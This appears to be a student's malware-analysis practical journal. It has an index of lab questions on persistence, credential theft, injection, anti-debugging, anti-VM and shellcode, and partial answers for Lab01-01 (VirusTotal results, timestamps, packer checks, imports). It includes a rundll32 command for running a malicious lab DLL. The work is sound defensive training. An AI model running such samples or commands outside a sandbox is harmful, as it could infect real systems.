

Index

Practical No.	Practicals	Page No.	Sign
1.	<p>a. Files: Lab01-01.exe and Lab01-01.dll.</p> <p>i. Upload the files to http://www.VirusTotal.com/ and view the reports. Does either file match any existing antivirus signatures?</p> <p>ii. When were these files compiled?</p> <p>iii. Are there any indications that either of these files is packed or obfuscated? If so, what are these indicators?</p> <p>iv. Do any imports hint at what this malware does? If so, which imports are they?</p> <p>v. Are there any other files or host-based indicators that you could look for on infected systems?</p> <p>vi. What network-based indicators could be used to find this malware on infected machines?</p> <p>vii. What would you guess is the purpose of these files?</p>	1-8	
	<p>b. Analyze the file Lab01-02.exe.</p> <p>i. Upload the Lab01-02.exe file to http://www.VirusTotal.com/. Does it match any existing antivirus definitions?</p> <p>ii. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.</p> <p>iii. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?</p> <p>iv. What host- or network-based indicators could be used to identify this malware on infected machines?</p>	5-8	
	<p>c. Analyze the file Lab01-03.exe.</p>	8-10	

	<ul style="list-style-type: none"> i. Upload the Lab01-03.exe file to http://www.VirusTotal.com/. Does it match any existing antivirus definitions? ii. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible. iii. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you? iv. What host- or network-based indicators could be used to identify this malware on infected machines? 	
	<p>d. Analyze the file Lab01-04.exe.</p> <ul style="list-style-type: none"> i. Upload the Lab01-04.exe file to http://www.VirusTotal.com/. Does it match any existing antivirus definitions? ii. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible. iii. When was this program compiled? iv. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you? v. What host- or network-based indicators could be used to identify this malware on infected machines? vi. This file has one resource in the resource section. Use Resource Hacker to examine that resource, and then use it to extract the resource. What can you learn from the resource? 	10-13
	<p>e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.</p>	13-18
	<ul style="list-style-type: none"> i. What are this malware's imports and strings? ii. What are the malware's host-based indicators? 	

	<p>iii. Are there any useful network-based signatures for this malware? If so, what are they?</p>		
	<p>f. Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.</p>	18-23	
	<p>i. How can you get this malware to install itself? ii. How would you get this malware to run after installation? iii. How can you find the process under which this malware is running? iv. Which filters could you set in order to use procmon to glean information? v. What are the malware's host-based indicators? vi. Are there any useful network-based signatures for this malware?</p>		
	<p>g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment</p>	24-26	
	<p>i. What do you notice when monitoring this malware with Process Explorer? ii. Can you identify any live memory modifications? iii. What are the malware's host-based indicators? iv. What is the purpose of this program?</p>		
	<p>h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.</p>	26-27	
	<p>i. What happens when you run this file? ii. What is causing the roadblock in dynamic analysis? iii. Are there other ways to run this program?</p>		
2.	<p>a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on</p>	28-42	

	<p>experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware.</p> <ul style="list-style-type: none"> i. What is the address of DllMain? ii. Use the Imports window to browse to gethostbyname. Where is the import located? iii. How many functions call gethostbyname? iv. Focusing on the call to gethostbynamelocated at 0x10001757, can you figure out which DNS request will be made? v. How many local variables has IDA Pro recognized for the subroutine at 0x10001656? vi. How many parameters has IDA Pro recognized for the subroutine at 0x10001656? vii. Use the Strings window to locate the string \cmd.exe /cin the disassembly. Where is it located? viii. What is happening in the area of code that references \cmd.exe/c? ix. In the same area, at 0x100101C8, it looks like word_1008E5C4 is a global variable that helps decide which path to take. How does the malware set dword_1008E5C4? (Hint: Use dword_1008E5C4's cross-references.) x. A few hundred lines into the subroutine at 0x1000FF58, a series of com parisons use memcmpto compare strings. What happens if the string comparison to robotworkis successful (when memcmpreturns 0)? xi. What does the export PSLISTdo? xii. Use the graph mode to graph the cross-references from sub_10004E79. Which API functions could be called by entering this function? Based on the API functions 	
--	--	--

	<p>alone, what could you rename this function?</p> <p>xiii. How many Windows API functions does DllMaincall directly? How many at a depth of 2?</p> <p>xiv. At 0x10001358, there is a call to Sleep (an API function that takes one parameter containing the number of milliseconds to sleep). Looking backward through the code, how long will the program sleep if this code executes?</p> <p>xv. At 0x10001701 is a call to socket. What are the three parameters?</p> <p>xvi. Using the MSDN page for socket and the named symbolic constants functionality in IDA Pro, can you make the parameters more meaningful? What are the parameters after you apply changes?</p> <p>xvii. Search for usage of the in instruction (opcode 0xED). This instruction is used with a magic string VMXh to perform VMware detection. Is that in use in this malware? Using the cross-references to the function that executes the in instruction, is there further evidence of VMware detection?</p> <p>xviii. Jump your cursor to 0x1001D988. What do you find?</p> <p>xix. If you have the IDA Python plug-in installed (included with the commercial version of IDA Pro), run Lab05-01.py, an IDA Pro Python script provided with the malware for this book. (Make sure the cursor is at 0x1001D988.) What happens after you run the script?</p> <p>xx. With the cursor in the same location, how do you turn this data into a single ASCII string?</p> <p>xxi. Open the script with a text editor. How does it work?</p>		
	b. analyze the malware found in the file Lab06-01.exe.	42-44	

	<p>i. What is the major code construct found in the only subroutine called by main?</p> <p>ii. What is the subroutine located at 0x40105F?</p> <p>iii. What is the purpose of this program?</p> <p>c. Analyze the malware found in the file Lab06-02.exe.</p>		
	<p>i. What operation does the first subroutine called by main perform?</p> <p>ii. What is the subroutine located at 0x40117F?</p> <p>iii. What does the second subroutine called by main do?</p> <p>iv. What type of code construct is used in this subroutine?</p> <p>v. Are there any network-based indicators for this program?</p> <p>vi. What is the purpose of this malware?</p>	44-48	
	<p>d. analyze the malware found in the file Lab06-03.exe.</p>	48-51	
	<p>i. Compare the calls in main to Lab 6-2's main method. What is the new function called from main?</p> <p>ii. What parameters does this new function take?</p> <p>iii. What major code construct does this function contain?</p> <p>iv. What can this function do?</p> <p>v. Are there any host-based indicators for this malware?</p> <p>vi. What is the purpose of this malware?</p>		
	<p>e. analyze the malware found in the file Lab06-04.exe.</p>	51-54	
	<p>i. What is the difference between the calls made from the main method in Labs 6-3 and 6-4?</p> <p>ii. What new code construct has been added to main?</p>		

	<p>iii. What is the difference between this lab's parse HTML function and those of the previous labs?</p> <p>iv. How long will this program run? (Assume that it is connected to the Internet.)</p> <p>v. Are there any new network-based indicators for this malware?</p> <p>vi. What is the purpose of this malware?</p>		
3.	<p>a. Analyze the malware found in the file Lab07-01.exe.</p> <p>i. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?</p> <p>ii. Why does this program use a mutex?</p> <p>iii. What is a good host-based signature to use for detecting this program?</p> <p>iv. What is a good network-based signature for detecting this malware?</p> <p>v. What is the purpose of this program?</p> <p>vi. When will this program finish executing?</p>	55-58	
	<p>b. Analyze the malware found in the file Lab07-02.exe.</p> <p>i. How does this program achieve persistence?</p> <p>ii. What is the purpose of this program?</p> <p>iii. When will this program finish executing?</p>	58-60	
	<p>c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07-03.dll, prior to executing. This is important to note because the malware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local</p>	60-61	

	<p>machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)</p> <p>i. How does this program achieve persistence to ensure that it continues running when the computer is restarted? ii. What are two good host-based signatures for this malware? iii. What is the purpose of this program? iv. How could you remove this malware once it is installed?</p> <p>d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques.</p>		
	<p>i. How can you get this malware to install itself? ii. What are the command-line options for this program? What is the pass word requirement? iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password? iv. What are the host-based indicators of this malware? v. What are the different actions this malware can be instructed to take via the network? vi. Are there any useful network-based signatures for this malware?</p>	61-66	
	<p>e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.</p> <p>i. What strings do you see statically in the binary?</p>	67-72	

	<p>ii. What happens when you run this binary?</p> <p>iii. How can you get this sample to run its malicious payload?</p> <p>iv. What is happening at 0x00401133?</p> <p>v. What arguments are being passed to subroutine 0x00401089?</p> <p>vi. What domain name does this malware use?</p> <p>vii. What encoding routine is being used to obfuscate the domain name?</p> <p>viii. What is the significance of the CreateProcessAcall at 0x0040106E?</p>		
	<p>f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg</p>	72-79	
	<p>i. What DLLs are imported by Lab09-03.exe?</p> <p>ii. What is the base address requested by DLL1.dll, DLL2.dll, and DLL3.dll?</p> <p>iii. When you use OllyDbg to debug Lab09-03.exe, what is the assigned based address for: DLL1.dll, DLL2.dll, and DLL3.dll?</p> <p>iv. When Lab09-03.exe calls an import function from DLL1.dll, what does this import function do?</p> <p>v. When Lab09-03.exe calls WriteFile, what is the filename it writes to?</p> <p>vi. When Lab09-03.exe creates a job using NetScheduleJobAdd, where does it get the data for the second parameter?</p>		

	<p>vii. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following:</p> <p>DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?</p> <p>viii. How can you load DLL2.dll into IDA Pro so that it matches the load address used by OllyDbg?</p>		
4.	<p>a. This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\System32 directory where it was originally found on the victim computer. The executable is Lab10-01.exe, and the driver is Lab10-01.sys.</p> <p>i. Does this program make any direct changes to the registry? (Use procmon to check.)</p> <p>ii. The user-space program calls the ControlService function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to ControlService?</p> <p>iii. What does this program do?</p>	80-85	
	<p>b. The file for this lab is Lab10-02.exe.</p>	85-93	
	<p>i. Does this program create any files? If so, what are they?</p> <p>ii. Does this program have a kernel component?</p> <p>iii. What does this program do?</p>		
	<p>c. This lab includes a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\System32 directory where it was originally found on the victim computer. The executable is</p>		

	Lab10-03.exe, and the driver is Lab10-03.sys.		
	i. What does this program do? ii. Once this program is running, how do you stop it? iii. What does the kernel component do?		
5.	a. Analyze the malware found in Lab11-01.exe i. What does the malware drop to disk? ii. How does the malware achieve persistence? iii. How does the malware steal user credentials? iv. What does the malware do with stolen credentials? v. How can you use this malware to get user credentials from your test environment?	94-98	
	b. Analyze the malware found in Lab11-02.dll. Assume that a suspicious file named Lab11-02.ini was also found with this malware. i. What are the exports for this DLL malware? ii. What happens after you attempt to install this malware using rundll32.exe? iv. Where must Lab11-02.ini reside in order for the malware to install properly? v. How is this malware installed for persistence? vi. What user-space rootkit technique does this malware employ? vii. What does the hooking code do? viii. Which process(es) does this malware attack and why?	98-104	

	<p>c. Analyze the malware found in Lab11-03.exe and Lab11-03.dll. Make sure that both files are in the same directory during analysis</p> <p>i. What interesting analysis leads can you discover using basic static analysis?</p> <p>ii. What happens when you run this malware?</p> <p>iii. How does Lab11-03.exe persistently install Lab11-03.dll?</p> <p>iv. Which Windows system file does the malware infect?</p> <p>v. What does Lab11-03.dll do?</p> <p>vi. Where does the malware store the data it collects?</p>	104-110	
6.	<p>a. Analyze the malware found in the file Lab12-01.exe and Lab12-01.dll. Make sure that these files are in the same directory when performing the analysis</p> <p>i. What happens when you run the malware executable?</p> <p>ii. What process is being injected?</p> <p>iii. How can you make the malware stop the pop-ups?</p> <p>iv. How does this malware operate?</p>	111-116	
	<p>b. Analyze the malware found in the file Lab12-02.exe.</p> <p>i. What is the purpose of this program?</p> <p>ii. How does the launcher program hide execution?</p> <p>iii. Where is the malicious payload stored?</p> <p>iv. How is the malicious payload protected?</p> <p>v. How are strings protected?</p>	116-119	
	<p>c. Analyze the malware extracted during the analysis of Lab 12-2, or use the file Lab12-03.exe.</p>	120-121	

	<p>i. What is the purpose of this malicious payload?</p> <p>ii. How does the malicious payload inject itself?</p> <p>iii. What filesystem residue does this program create?</p> <p>d. Analyze the malware found in the file Lab12-04.exe.</p>		
	<p>i. What does the code at 0x401000 accomplish?</p> <p>ii. Which process has code injected?</p> <p>iii. What DLL is loaded using LoadLibraryA?</p> <p>iv. What is the fourth argument passed to the CreateRemoteThread call?</p> <p>v. What malware is dropped by the main executable?</p> <p>vi. What is the purpose of this and the dropped malware?</p>	122-127	
7.	<p>a. Analyze the malware found in the file Lab13-01.exe.</p> <p>i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?</p> <p>ii. Use IDA Pro to look for potential encoding by searching for the string xor. What type of encoding do you find?</p> <p>iii. What is the key used for encoding and what content does it encode?</p> <p>iv. Use the static tools FindCrypt2, Krypto ANALyzer (KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?</p> <p>v. What type of encoding is used for a portion of the network traffic sent by the malware?</p> <p>vi. Where is the Base64 function in the disassembly?</p>	128-133	

	<p>vii. What is the maximum length of the Base64-encoded data that is sent? What is encoded?</p> <p>viii. In this malware, would you ever see the padding characters (=or ==) in the Base64-encoded data?</p> <p>ix. What does this malware do?</p>		
	<p>b. Analyze the malware found in the file Lab13-02.exe.</p>	134-139	
	<p>i. Using dynamic analysis, determine what this malware creates.</p> <p>ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?</p> <p>iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?</p> <p>iv. Where is the encoding function in the disassembly?</p> <p>v. Trace from the encoding function to the source of the encoded content. What is the content?</p> <p>vi. Can you find the algorithm used for encoding? If not, how can you decode the content?</p> <p>vii. Using instrumentation, can you recover the original source of one of the encoded files?</p>		
	<p>c. Analyze the malware found in the file Lab13-03.exe.</p>	139-144	
	<p>i. Compare the output of strings with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?</p> <p>ii. Use static analysis to look for potential encoding by searching for the string xor. What type of encoding do you find?</p> <p>iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to</p>		

	<p>identify any other encoding mechanisms. How do these findings compare with the XOR findings?</p> <p>iv. Which two encoding techniques are used in this malware?</p> <p>v. For each encoding technique, what is the key?</p> <p>vi. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?</p> <p>vii. What does this malware do?</p> <p>viii. Create code to decrypt some of the content produced during dynamic analysis. What is this content?</p>		
8.	<p>a. Analyze the malware found in file Lab14-01.exe. This program is not harmful to your system.</p> <p>i. Which networking libraries does the malware use, and what are their advantages?</p> <p>ii. What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?</p> <p>iii. Why might the information embedded in the networking beacon be of interest to the attacker?</p> <p>iv. Does the malware use standard Base64 encoding? If not, how is the encoding unusual?</p> <p>v. What is the overall purpose of this malware?</p> <p>vi. What elements of the malware's communication may be effectively detected using a network signature?</p> <p>vii. What mistakes might analysts make in trying to develop a signature for this malware?</p> <p>viii. What set of signatures would detect this malware (and future variants)?</p>	145-149	
	<p>b. Analyze the malware found in file Lab14-02.exe. This malware has been configured to beacon to a hard-coded</p>	149-155	

	<p>loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.</p> <p>i. What are the advantages or disadvantages of coding malware to use direct IP addresses?</p> <p>ii. Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?</p> <p>iii. What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?</p> <p>iv. Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?</p> <p>v. What kind of information is communicated in the malware's initial beacon?</p> <p>vi. What are some disadvantages in the design of this malware's communication channels?</p> <p>vii. Is the malware's encoding scheme standard?</p> <p>viii. How is communication terminated?</p> <p>ix. What is the purpose of this malware, and what role might it play in the attacker's arsenal?</p>		
	<p>c. This lab builds on Practical 8 a. Imagine that this malware is an attempt by the attacker to improve his techniques. Analyze the malware found in file Lab14-03.exe.</p> <p>i. What hard-coded elements are used in the initial beacon? What elements, if any, would make a good signature?</p> <p>ii. What elements of the initial beacon may not be conducive to a long lasting signature?</p> <p>iii. How does the malware obtain commands? What example from the</p>	155-159	

	<p>chapter used a similar methodology? What are the advantages of this technique?</p> <p>iv. When the malware receives input, what checks are performed on the input to determine whether it is a valid command?</p> <p>How does the attacker hide the list of commands the malware is searching for?</p> <p>v. What type of encoding is used for command arguments? How is it different from Base64, and what advantages or disadvantages does it offer?</p> <p>vi. What commands are available to this malware?</p> <p>vii. What is the purpose of this malware?</p> <p>viii. This chapter introduced the idea of targeting different areas of code with independent signatures (where possible) in order to add resiliency to network indicators. What are some distinct areas of code or configuration data that can be targeted by network signatures?</p> <p>ix. What set of signatures should be used for this malware?</p>		
	<p>d. Analyze the sample found in the file Lab15-01.exe. This is a command-line program that takes an argument and prints “Good Job!” if the argument matches a secret code.</p>	159-161	
	<p>i. What anti-disassembly technique is used in this binary?</p> <p>ii. What rogue opcode is the disassembly tricked into disassembling?</p> <p>iii. How many times is this technique used?</p> <p>iv. What command-line argument will cause the program to print “Good Job!”?</p>		
	<p>e. Analyze the malware found in the file Lab15-02.exe. Correct all anti-disassembly countermeasures before analyzing the binary in order to answer the questions.</p>	162-164	

	<ul style="list-style-type: none"> i. What URL is initially requested by the program? ii. How is the User-Agent generated? iii. What does the program look for in the page it initially requests? iv. What does the program do with the information it extracts from the page? 		
	<p>f. Analyze the malware found in the file Lab15-03.exe. At first glance, this binary appears to be a legitimate tool, but it actually contains more functionality than advertised.</p> <ul style="list-style-type: none"> i. How is the malicious code initially called? ii. What does the malicious code do? iii. What URL does the malware use? iv. What filename does the malware use? 	165-167	
9.	<p>a. Analyze the malware found in Lab16-01.exe using a debugger. This is the same malware as Lab09-01.exe, with added anti-debugging techniques.</p> <ul style="list-style-type: none"> i. Which anti-debugging techniques does this malware employ? ii. What happens when each anti-debugging technique succeeds? iii. How can you get around these anti-debugging techniques? iv. How do you manually change the structures checked during runtime? v. Which OllyDbg plug-in will protect you from the anti-debugging techniques used by this malware? 	168-171	
	<p>b. Analyze the malware found in Lab16-02.exe using a debugger. The goal of this lab is to figure out the correct password. The malware does not drop a malicious payload.</p> <ul style="list-style-type: none"> i. What happens when you run Lab16-02.exe from the command line? 	171-175	

	<p>ii. What happens when you run Lab16-02.exe and guess the command-line parameter?</p> <p>iii. What is the command-line password?</p> <p>iv. Load Lab16-02.exe into IDA Pro. Where in the mainfunction is strncmp found?</p> <p>v. What happens when you load this malware into OllyDbg using the defaultsettings?</p> <p>vi. What is unique about the PE structure of Lab16-02.exe?</p> <p>vii. Where is the callback located? (Hint: Use CTRL-E in IDA Pro.)</p> <p>viii. Which anti-debugging technique is the program using to terminate immediately in the debugger and how can you avoid this check?</p> <p>ix. What is the command-line password you see in the debugger after you disable the anti-debugging technique?</p> <p>x. Does the password found in the debugger work on the command line?</p> <p>xi. Which anti-debugging techniques account for the different passwords in the debugger and on the command line, and how can you protect against them?</p>		
	<p>c. Analyze the malware in Lab16-03.exe using a debugger. This malware is similar to Lab09-02.exe, with certain modifications, including the introduction of anti debugging techniques.</p>	175-179	
	<p>i. Which strings do you see when using static analysis on the binary?</p> <p>ii. What happens when you run this binary?</p> <p>iii. How must you rename the sample in order for it to run properly?</p> <p>iv. Which anti-debugging techniques does this malware employ?</p> <p>v. For each technique, what does the malware do if it determines it is running in a debugger?</p>		

	<p>vi. Why are the anti-debugging techniques successful in this malware?</p> <p>vii. What domain name does this malware use?</p>		
	<p>d. Analyze the malware found in Lab17-01.exe inside VMware. This is the same malware as Lab07-01.exe, with added anti-VMware techniques</p> <p>i. What anti-VM techniques does this malware use?</p> <p>ii. If you have the commercial version of IDA Pro, run the IDA Python script from Listing 17-4 in Chapter 17 (provided here as findAntiVM.py). What does it find?</p> <p>iii. What happens when each anti-VM technique succeeds?</p> <p>iv. Which of these anti-VM techniques work against your virtual machine?</p> <p>v. Why does each anti-VM technique work or fail?</p> <p>vi. How could you disable these anti-VM techniques and get the malware to run?</p>	179-181	
	<p>e. Analyze the malware found in the file Lab17-02.dll inside VMware. After answering the first question in this lab, try to run the installation exports using rundll32.exe and monitor them with a tool like procmon. The following is an example command line for executing the DLL: rundll32.exe Lab17-02.dll,InstallRT (or InstallSA/InstallSB)</p> <p>i. What are the exports for this DLL?</p> <p>ii. What happens after the attempted installation using rundll32.exe?</p> <p>iii. Which files are created and what do they contain?</p> <p>iv. What method of anti-VM is in use?</p> <p>v. How could you force the malware to install during runtime?</p> <p>vi. How could you permanently disable the anti-VMtechnique?</p>	181-187	

	vii. How does each installation export function work?		
	f. Analyze the malware Lab17-03.exe inside VMware.	187-189	
	i. What happens when you run this malware in a virtual machine? ii. How could you get this malware to run and drop its keylogger? iii. Which anti-VM techniques does this malware use? iv. What system changes could you make to permanently avoid the anti-VM techniques used by this malware? v. How could you patch the binary in OllyDbg to force the anti-VM techniques to permanently fail?		
10.	a. Analyze the file Lab19-01.bin using shellcode_launcher.exe i. How is the shellcode encoded? ii. Which functions does the shellcode manually import? iii. What network host does the shellcode communicate with? iv. What filesystem residue does the shellcode leave? v. What does the shellcode do?	190-191	
	b. The file Lab19-02.exe contains a piece of shellcode that will be injected into another process and run. Analyze this file. i. What process is injected with the shellcode? ii. Where is the shellcode located? How is the shellcode encoded? iv. Which functions does the shellcode manually import? v. What network hosts does the shellcode communicate with? vi. What does the shellcode do?	192-197	

	c. Analyze the file Lab19-03.pdf. If you get stuck and can't find the shellcode, just skip that part of the lab and analyze file Lab19-03_sc.bin using shellcode_launcher.exe. i. What exploit is used in this PDF? ii. How is the shellcode encoded? iii. Which functions does the shellcode manually import? iv. What filesystem residue does the shellcode leave? v. What does the shellcode do?	197-205	
	d. The purpose of this first lab is to demonstrate the usage of the thispointer. Analyze the malware in Lab20-01.exe. i. Does the function at 0x401040 take any parameters? ii. Which URL is used in the call to URLDownloadToFile? iii. What does this program do?	205-207	
	e. Analyze the malware In Lab20-02.exe. i. What can you learn from the interesting strings in this program? ii. What do the imports tell you about this program? iii. What is the purpose of the object created at 0x4011D9? Does it have any virtual functions? iv. Which functions could possibly be called by the call [edx]instruction at 0x401349? v. How could you easily set up the server that this malware expects in order to fully analyze the malware without connecting it to the Internet? vi. What is the purpose of this program? vii. What is the purpose of implementing a virtual function call in this program?	207-215	

	f. Analyze the malware in Lab20-03.exe.	216-238	
	<p>i. What can you learn from the interesting strings in this program?</p> <p>ii. What do the imports tell you about this program?</p> <p>iii. At 0x4036F0, there is a function call that takes the string Config error, followed a few instructions later by a call to CxxThrowException. Does the function take any parameters other than the string? Does the function return anything? What can you tell about this function from the context in which it's used?</p> <p>iv. What do the six entries in the switch table at 0x4025C8 do?</p> <p>v. What is the purpose of this program?</p>		
	<p>g. Analyze the code in Lab21-01.exe</p> <p>i. What happens when you run this program without any parameters?</p> <p>ii. Depending on your version of IDA Pro, main may not be recognized automatically. How can you identify the call to the main function?</p> <p>iii. What is being stored on the stack in the instructions from 0x0000000140001150 to 0x0000000140001161?</p> <p>iv. How can you get this program to run its payload without changing the filename of the executable?</p> <p>v. Which two strings are being compared by the call to strncmp at 0x0000000140001205?</p> <p>vi. Does the function at 0x00000001400013C8 take any parameters?</p> <p>vii. How many arguments are passed to the call to CreateProcess at 0x0000000140001093? How do you know?</p>	238-249	

	<p>h. Analyze the malware found in Lab21-02.exe on both x86 and x64 virtual machines.</p> <p>i. What is interesting about the malware's resource sections?</p> <p>ii. Is this malware compiled for x64 or x86?</p> <p>iii. How does the malware determine the type of environment in which it is running?</p> <p>iv. What does this malware do differently in an x64 environment versus an x86 environment?</p> <p>v. Which files does the malware drop when running on an x86 machine? Where would you find the file or files?</p> <p>vi. Which files does the malware drop when running on an x64 machine? Where would you find the file or files?</p> <p>vii. What type of process does the malware launch when run on an x64 system?</p> <p>viii. What does the malware do?</p>	249-267	
--	---	---------	--

Practical 1

a- This lab uses the files Lab01-01.exe and Lab01-01.dll.

i- To begin with, we have Lab01-01.exe and Lab01-01.dll. At first glance, we can might assume these associated. As .dlls can't be run on their own, potentially Lab01-01.exe is used to run Lab01-01.dll. We can upload these to <http://www.VirusTotal.com> to gain a useful amount of initial information (Figure 1.1).




Figure 1.1— VirusTotal.com reports for Lab01-01.exe

Although the book states that these files are initially unlikely to appear within VirusTotal, they have become part of the antivirus signatures so have been recognised. We currently see that 44/73 antivirus tools pick up on malicious signatures from Lab01-01.exe, whereas 36/71 identify Lab01-01.dll as malicious.

ii-We can use VirusTotal to identify more information, such as when the files were compiled. We see that the two files were compiled almost at the same time (around 2010-12-19 16:16:19) — this strengthens the theory as the two files are associated. Other tools can also be utilised to identify Time Date Stamp, such as PE Explorer (Figure 2.1).

Portable Executable Info ⓘ	
Header	
Target Machine	Intel 386 or later processors
Compilation Timestamp	2010-12-19 16:16:19
Entry Point	6176
Contained Sections	3

HEADERS INFO		
	Address of Entry Point:	00401820
Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0003h	
Time Date Stamp	4D0E2FD3h	19/12/2010 16:16:19
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	

Figure 2.1 — Date Time Stamps from VirusTotal.com and PE Explorer.

iii-When a file is packed, it is more difficult to analyse as it is typically obfuscated and compressed. Key indicators that a program is packed, is a lack of visible strings or information, or including certain functions such as LoadLibrary or GetProcAddress — used for additional functions. A packed executable has a wrapper program which decompresses and runs the file, and when statically analysing a packed program, only the wrapper program is examined.




Figure 3.1 — PEiD of Lab01-01.exe

PEiD can be used to identify whether a file is packed, as it shows which packer or compiler was used to build the program. In this case Microsoft Visual C++ 6.0 is used for both the Lab01-01.exe and Lab01-01.dll (figure 3.1), whereas a packed file would be packed with something like UPX.

iv- Investigating the imports is useful in identifying what the malware might do. Imports are functions used by a program, but are actually stored in a different program, such as common libraries.

Any of the previously used tools (VirusTotal, PEiD, and PE Explorer) can be used to identify the imports. These are stored within the ImportTable and can be expanded to see which functions have been imported.

Lab01-01.exe imports functions from KERNEL32.dll and MSVCRT.dll, with Lab01-01.dll also importing functions from KERNEL32.dll, MSVCRT.dll, and WS2_32.dll (figure 4.1)

The figure consists of two vertically stacked windows titled "Imports Viewer".

Top Window (Lab01-01.exe):

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	000020B8	00000000	00000000	000021C2	00002000
MSVCRT.dll	000020E4	00000000	00000000	000021E2	0000202C

Below this table is a detailed list of imports:

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
00002008	00002008	00002144	01B5	IsBadReadPtr
0000200C	0000200C	00002154	01D6	MapViewOfFile
00002010	00002010	00002164	0035	CreateFileMappingA
00002014	00002014	0000217A	0034	CreateFileA
00002018	00002018	00002188	0090	FindClose
0000201C	0000201C	00002194	009D	FindNextFileA
00002020	00002020	000021A4	0094	FindFirstFileA
00002024	00002024	000021B6	0028	CopyFileA

A "Close" button is at the bottom right.

Bottom Window (Lab01-01.dll):

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	000020AC	00000000	00000000	0000214E	00002000
WS2_32.dll	000020DC	00000000	00000000	0000215C	00002030
MSVCRT.dll	000020C4	00000000	00000000	00002172	00002018

Below this table is a detailed list of imports:

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
00002000	00002000	00002116	0296	Sleep
00002004	00002004	0000211E	0044	CreateProcessA
00002008	00002008	00002130	003F	CreateMutexA
0000200C	0000200C	00002140	01ED	OpenMutexA
00002010	00002010	00002108	001B	CloseHandle

